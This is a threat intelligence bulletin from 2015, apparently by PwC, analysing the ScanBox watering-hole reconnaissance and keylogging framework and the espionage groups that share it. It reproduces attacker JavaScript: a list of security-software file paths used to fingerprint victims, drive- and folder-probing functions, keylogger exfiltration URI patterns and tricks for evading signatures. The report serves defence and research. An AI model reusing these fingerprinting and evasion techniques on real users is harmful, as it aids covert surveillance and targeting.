Cyber Threat Operations

Tactical Intelligence Bulletin

ScanBox II

Date:	2015-02-24
Contact:	threatintelligence@uk.pwc.com
Reference:	CTO-TIB-20150224-01A
TLP:	WHITE

1. A deeper look into ScanBox

Please e-mail us at threatintelligence@uk.pwc.com for a version of this report with additional indicators that you are welcome to distribute so long as it is not on public channels (TLP-GREEN).
We have observed actors amending the ScanBox framework to evade existing public signatures, detailed below.

Overview

Security researchers have often made the mistake of assuming that when a specific tool was observed being used in espionage attacks, it was representative of activity of a single actor. More frequently, however, many are now identifying that distinct groups of attackers are sharing their toolsets, just as in the cybercrime world.

One such toolset, the ScanBox framework, is now shared between a number of groups who conduct espionage attacks. Evidence suggests that these groups include those behind the recent Forbes and Anthem attacks. This short paper outlines our current perspectives on the previously discussed espionage groups currently using the framework and a hint that a 5th player is getting in on the game.


ScanBox performs keylogging of users when they visit a compromised website, without requiring malware to be deployed, and can collect a great deal of information which can be used to tailor future attacks

In October we published some details of the ScanBox tool set. Since then we have encountered 24 additional sites compromised with the framework. Over this time we have observed changes to the code and novel techniques for executing.


We have also received a number of tip offs from other researchers, as well as queries from victims who were directly targeted by those using the framework. We would like to extend our thanks to these individuals for their contributions towards this research.

Who’s using it, and who’s being targeted?

The following diagram shows the links in tools and targets between the groups discussed in our previous blog, but newer information has since come to light which allows us to more accurately associate these groups with known threat actors:



Between these clusters, we’ve seen strategic web compromises designed to target users in the following countries:



Variations on the framework

Since our last post there have been several alterations to the ScanBox code base, including new modules, changes to avoid signature based detection, as well as extra techniques to try to identify whether those being scanned are real machines or researchers.

Fears of proliferation

In some cases we have been able to watch developers update and test variants of the framework, and even come across server-side code being tested by budding hackers.

Our findings are detailed below.

2. Updates to the ScanBox Framework

Following on from our previous post on ScanBox[1], we have watched the clusters of activity outlined with close interest, as well as keeping an eye on new adopters of the ScanBox framework.

For those who didn't read our last entry on the framework, nor the excellent work by Jaime Blasco[2] which preceded it, ScanBox is a framework written in JavaScript and PHP which allows an attacker to perform reconnaissance and key logging of visitors to compromised websites without requiring any malware to be downloaded or installed.

The framework has remained in use since initial analyses were published, and further analysis of the code, public reporting, as well as the infrastructure used to host ScanBox infections has given us a better picture of some of the clusters of activity we identified in our earlier blog.

Technical Updates

In addition to the four websites we previously identified hosting the malicious code, we've now identified a further 24 websites hosting the framework. Anonymised data relating the countries and sectors affected are given in appendix A.

Broadly, the ScanBox framework codebase has remained the same, however there are slight nuances in some aspects of the code, or in the software attackers choose to search for.


Software checks

In cases where the attackers have included software checks within their ScanBox code, it tends to be for the same original list of filenames (Appendix C). In some cases the attackers customise the list, presumably based on the things they're expecting to find. For example, adding or removing additional security products based on the predominant software providers in their target region.

It's also worth noting that the standard list includes quite a lot of software which is less relevant to security (examples include WinRAR, iTunes and WinZip). Some of these may be included in order to help the attackers to try and identify real victims vs researchers/sandboxes/honeypots. An example list is shown in the following screenshot:

[1] http://pwc.blogs.com/cyber_security_updates/2014/10/scanbox-framework-whos-affected-and-whos-using-it-1.html

[2] https://www.alienvault.com/open-threat-exchange/blog/scanbox-a-reconnaissance-framework-used-on-watering-hole-attacks




```
        var softwarelist=new Array();
//software list start
softwarelist.push("avira==c:\\WINDOWS\\system32\\drivers\\avipbb.sys");
softwarelist.push("bitdefender_2013==c:\\Program Files\\Bitdefender\\Bitdefender 2013 BETA\\BdProvider.dll");
softwarelist.push("bitdefender_2013==c:\\Program Files\\Bitdefender\\Bitdefender 2013 BETA\\Active Virus Control\\avc3_000_001\\avcuf32.dll");
softwarelist.push("mcafee_enterprise==c:\\Program Files\\McAfee\\VirusScan Enterprise\\RES0402\\McShield.dll");
softwarelist.push("mcafee_enterprise==c:\\Program Files\\Common Files\\McAfee\\SystemCore\\mytilus3.dll");
softwarelist.push("mcafee_enterprise==c:\\Program Files\\Common Files\\McAfee\\SystemCore\\mytilus3_worker.dll");
softwarelist.push("avg2012==c:\\Program Files\\AVG Secure Search\\13.2.0.4\\AVG Secure Search_toolbar.dll");
softwarelist.push("avg2012==c:\\Program Files\\Common Files\\AVG Secure Search\\DNTInstaller\\13.2.0\\avgdttbx.dll");
softwarelist.push("avg2012==c:\\WINDOWS\\system32\\drivers\\avgtpx86.sys");
softwarelist.push("eset_nod32==c:\\WINDOWS\\system32\\drivers\\eamon.sys");
softwarelist.push("Dr.Web==c:\\Program Files\\DrWeb\\drwebsp.dll");
softwarelist.push("Mse==c:\\WINDOWS\\system32\\drivers\\MpFilter.sys");
softwarelist.push("sophos==c:\\PROGRA~1\\Sophos\\SOPHOS~1\\SOPHOS~1.DLL");
softwarelist.push("f-secure2011==c:\\program files\\f-secure\\scanner-interface\\fsgkiapi.dll");
softwarelist.push("f-secure2011==c:\\Program Files\\F-Secure\\FSPS\\program\\FSLSP.DLL");
softwarelist.push("f-secure2011==c:\\program files\\f-secure\\hips\\fshook32.dll");
softwarelist.push("Kaspersky_2012==c:\\Program Files\\Kaspersky Lab\\Kaspersky Anti-Virus 2012\\klwtblc.dll");
softwarelist.push("Kaspersky_2012==c:\\WINDOWS\\system32\\drivers\\klif.sys");
softwarelist.push("Kaspersky_2013==c:\\Program Files\\Kaspersky Lab\\Kaspersky Anti-Virus 2013\\remote_eka_prague_loader.dll");
softwarelist.push("Kaspersky_2013==c:\\Program Files\\Kaspersky Lab\\Kaspersky Anti-Virus 2013\\klwtblc.dll");
softwarelist.push("Kaspersky_2013==c:\\WINDOWS\\system32\\drivers\\kneps.sys");
softwarelist.push("Kaspersky_2013==c:\\WINDOWS\\system32\\drivers\\klflt.sys");
softwarelist.push("WinRAR==c:\\Program Files\\WinRAR\\WinRAR.exe");
softwarelist.push("iTunes==c:\\Program Files (x86)\\iTunes\\iTunesHelper.exe");
softwarelist.push("iTunes==c:\\Program Files\\iTunes\\iTunesHelper.exe");
softwarelist.push("SQLServer==c:\\Program Files (x86)\\Microsoft SQL Server\\80\\COM\\sqlvdi.dll");
softwarelist.push("SQLServer==c:\\Program Files\\Microsoft SQL Server\\80\\COM\\sqlvdi.dll");
softwarelist.push("SQLServer==c:\\Program Files (x86)\\Microsoft SQL Server\\90\\COM\\instapi.dll");
softwarelist.push("SQLServer==c:\\Program Files\\Microsoft SQL Server\\90\\COM\\instapi.dll");
softwarelist.push("winzip==c:\\Program Files\\WinZip\\WZSHLSTB.DLL");
softwarelist.push("winzip==c:\\Program Files\\WinZip\\ZipSendB.dll");
softwarelist.push("7z==c:\\Program Files (x86)\\7-Zip\\7z.exe");
softwarelist.push("7z==c:\\Program Files\\7-Zip\\7z.exe");
softwarelist.push("vmware-server==c:\\WINDOWS\\system32\\drivers\\vmx86.sys");
softwarelist.push("vmware-server==c:\\WINDOWS\\system32\\drivers\\vmnet.sys");
softwarelist.push("vmware-client==c:\\WINDOWS\\system32\\drivers\\vmxnet.sys");
softwarelist.push("symantec-endpoint==c:\\WINDOWS\\system32\\drivers\\WpsHelper.sys");
softwarelist.push("symantec-endpoint==c:\\WINDOWS\\system32\\drivers\\SYMEVENT.SYS");
softwarelist.push("symantec-endpoint==c:\\Program Files\\Symantec\\Symantec Endpoint Protection\\wpsman.dll");
softwarelist.push("F-Secure==C:\\Program Files\\F-Secure\\ExploitShield\\fsesgui.exe");
softwarelist.push("antiyfx==C:\\Program Files\\agb7pro\\agb.exe");
softwarelist.push("ESTsoft==C:\\Program Files\\ESTsoft\\ALYac\\AYLaunch.exe");
softwarelist.push("ESTsoft==C:\\WINDOWS\\system32\\drivers\\EstRtw.sys");
softwarelist.push("Fortinet==C:\\Program Files\\Fortinet\\FortiClient\\FortiClient.exe");
softwarelist.push("Fortinet==C:\\WINDOWS\\system32\\drivers\\FortiRdr.sys");
softwarelist.push("ViRobot4==C:\\Program Files\\ViRobotXP\\Vrmonnt.exe");
softwarelist.push("VirusBuster==C:\\Program Files\\VirusBuster\\winpers.exe");
softwarelist.push("VirusBuster==C:\\WINDOWS\\system32\\drivers\\vbengnt.sys");
softwarelist.push("COMODO==C:\\WINDOWS\\system32\\drivers\\cmderd.sys");
softwarelist.push("a-squared==C:\\Program Files\\a-squared Anti-Malware\\a2cmd.exe");
softwarelist.push("IKARUS==C:\\Program Files\\IKARUS\\anti.virus\\unGuardX.exe");
softwarelist.push("sophos==C:\\WINDOWS\\system32\\drivers\\SophosBootDriver.sys");
softwarelist.push("sophos==C:\\Program Files\\Sophos\\Sophos Anti-Virus\\SavMain.exe");
softwarelist.push("Nprotect==C:\\Program Files\\INCAInternet\\nProtect Anti-Virus Spyware 3.0\\nsphsvr.exe");
softwarelist.push("Trend2013==C:\\Program Files\\Trend Micro\\Titanium\\UIFramework\\uiWinMgr.exe");
softwarelist.push("Trend2013==C:\\WINDOWS\\system32\\drivers\\tmtdi.sys");
softwarelist.push("Norton==C:\\Program Files\\Norton Internet Security\\Branding\\muis.dll");
softwarelist.push("Norton==C:\\WINDOWS\\system32\\drivers\\SYMEVENT.SYS");
softwarelist.push("Outpost==C:\\Program Files\\Agnitum\\Outpost Security Suite Pro\\acs.exe");
softwarelist.push("Outpost==C:\\WINDOWS\\system32\\drivers\\afwcore.sys");
softwarelist.push("AhnLab_V3==C:\\Program Files\\AhnLab\\V3IS80\\V3Main.exe");
softwarelist.push("F-PROT==C:\\Program Files\\FRISK Software\\F-PROT Antivirus for Windows\\FPWin.exe");
softwarelist.push("F-PROT==C:\\WINDOWS\\system32\\drivers\\FStopW.sys");
softwarelist.push("ESET-SMART==C:\\Program Files\\ESET\\ESET Smart Security\\egui.exe");
softwarelist.push("ESET-SMART==C:\\WINDOWS\\system32\\drivers\\eamon.sys");
softwarelist.push("Kaspersky_Endpoint_Security_8==C:\\Program Files\\Kaspersky Lab\\Kaspersky Endpoint Security 8 for Windows\\avp.exe");
```

checkDrives

In one cluster of ScanBox activity, instead of checking for specific files as per the method above, the attackers have implemented a different method of tracking files and drives present on the victim machine.

The first piece of new functionality is that the attackers build a possible list of drive names (A-Z) and scan for the existence of each drive:




```
function checkDrives(filepath)
{

    var txt = String.fromCharCode(60,63,120,109,108,32,118,101,114,115,105,111,110,61,34,49,46
    var xmlDoc = new ActiveXObject("Microsoft.XMLDOM");
    xmlDoc.async = true;
    try
    {
        xmlDoc.loadXML(txt);
    }
    catch (e)
    {
        var t=filepath;
        ie_drives.push(t);
    }
}
```

checkFolders

They do not check files directly either, instead, checking for the presence of a list of folder names:



```
return_data = return_data + "Drives : " + ie_drives;return_data = return_data + "\t";
var folders_res=new Array();
//folders_list start<<<
folders_list.push("c:/windows/");
folders_list.push("C:/Program Files/Microsoft Office/Office10");
folders_list.push("C:/Program Files/Microsoft Office/Office12");
folders_list.push("C:/Program Files/Microsoft Office/Office14");
folders_list.push("C:/Program Files/Microsoft Office/Office16");
folders_list.push("C:/Program Files/Microsoft SQL Server");
folders_list.push("C:/Program Files/WinRAR");
folders_list.push("C:/windows/SysWOW64/");
folders_list.push("C:/Program Files (x86)/");
folders_list.push("C:/Program Files (x80236)/");
//folders list start<<<

for(var item in folders_list)
{

    var folder_path = folders_list[item];
    if(typeof(folder_path)=="string")
    {
        folder_path=folder_path.replace(/\//g,String.fromCharCode(92));
        checkFolders(folder_path);
    }
}

function checkFolders(filepath)
{

    var txt = String.fromCharCode(60,63,120,109,108,32,118,101,114,115,105,111,110,61,34,49,46,
    var xmlDoc = new ActiveXObject("Microsoft.XMLDOM");
    xmlDoc.async = true;
    try
    {
        xmlDoc.loadXML(txt);
    }
    catch (e)
    {
        var t=filepath;
        folders_res.push(t);
    }
}
```

In this case, rather than determining what security software is present, this check would mainly be useful in assisting the attacker with identifying the victim's operating system. This could then be used to tailor future attacks (i.e. should I deploy malware which can bypass UAC? Should I send malicious documents targeting CVE-2012-0158 or not?).

Also, bizarrely the attackers check the path 'Program Files (x80236)' – if anyone knows what this corresponds to, please get in touch and let us know.

Avoiding analysis?

As we stated earlier, some of the features of the original ScanBox code were probably designed to help those analysing results distinguish between honeypots/analysis environments and real-world victims. The newly added variables include:

- colorDepth – This may help to identify virtual machines which are typically configured with specific graphics options.
- Local Time on the machine – checking that the local time on the machine matches the expected time given the geo-location of the infected IP address – in many cases analysis environments are not configured with the correct time.

Updates to evade signatures

Possibly in response to our previous report, we've seen some of the groups using ScanBox alter the content of the modules to evade detection. Attackers do read reports, both to help them attack[3] and also to evade detection.

One change has been the URI formats used to deliver stolen key log data from obvious URLs such as:

```
/k.php?data=[KeyloggerData]
```

To more subtle URLs such as:

```
/[KeyloggerData].jpg
```

We also note that following our release of a signature to detect the phrase `“No Java or Disable”`, which was present in a number of related frameworks, some of the attackers have now changed this to `"No or Disable"`.

[3] For example as in http://pwc.blogs.com/cyber_security_updates/2015/01/destructive-malware.html

3. Previously… on ScanBox…

Clusters

In our previous entry on ScanBox we described four clusters of activity – this section includes updates on those clusters.


Previously, we were only able to cluster activity based on the infrastructure used and the associated malware, we now have a sufficient number of samples to cluster based on differences in implementation between the code used for ScanBox in each case.

Flash Cluster (aka Cluster 1)

The recently published FBI flash alert #A-000049-MW[4], cited domain names previously referenced in our blog as being related to an actor known as Deep Panda, which we'll get to in a minute. The link appears to have been made from the use of the DerUsbi malware family though, which we know to be used by several espionage actors.

What is interesting is the potential overlap between the target selection of this cluster and the targets of those behind the recently reported Forbes compromise[5,6].

Checking the Google SafeBrowsing results for *.googlecaches.com, shows that the domain was used for distribution of malicious code for a significant period after our previous blog entry:



Diagnostic page for googlecaches.com

What happened when Google visited this site?

Of the 3 pages we tested on the site over the past 90 days, 0 page(s) resulted in malicious software being downloaded and installed without user consent. The last time Google visited this site was on 2014-12-12, and the last time suspicious content was found on this site was on 2014-12-12.

Malicious software includes 213 trojan(s), 11 exploit(s).

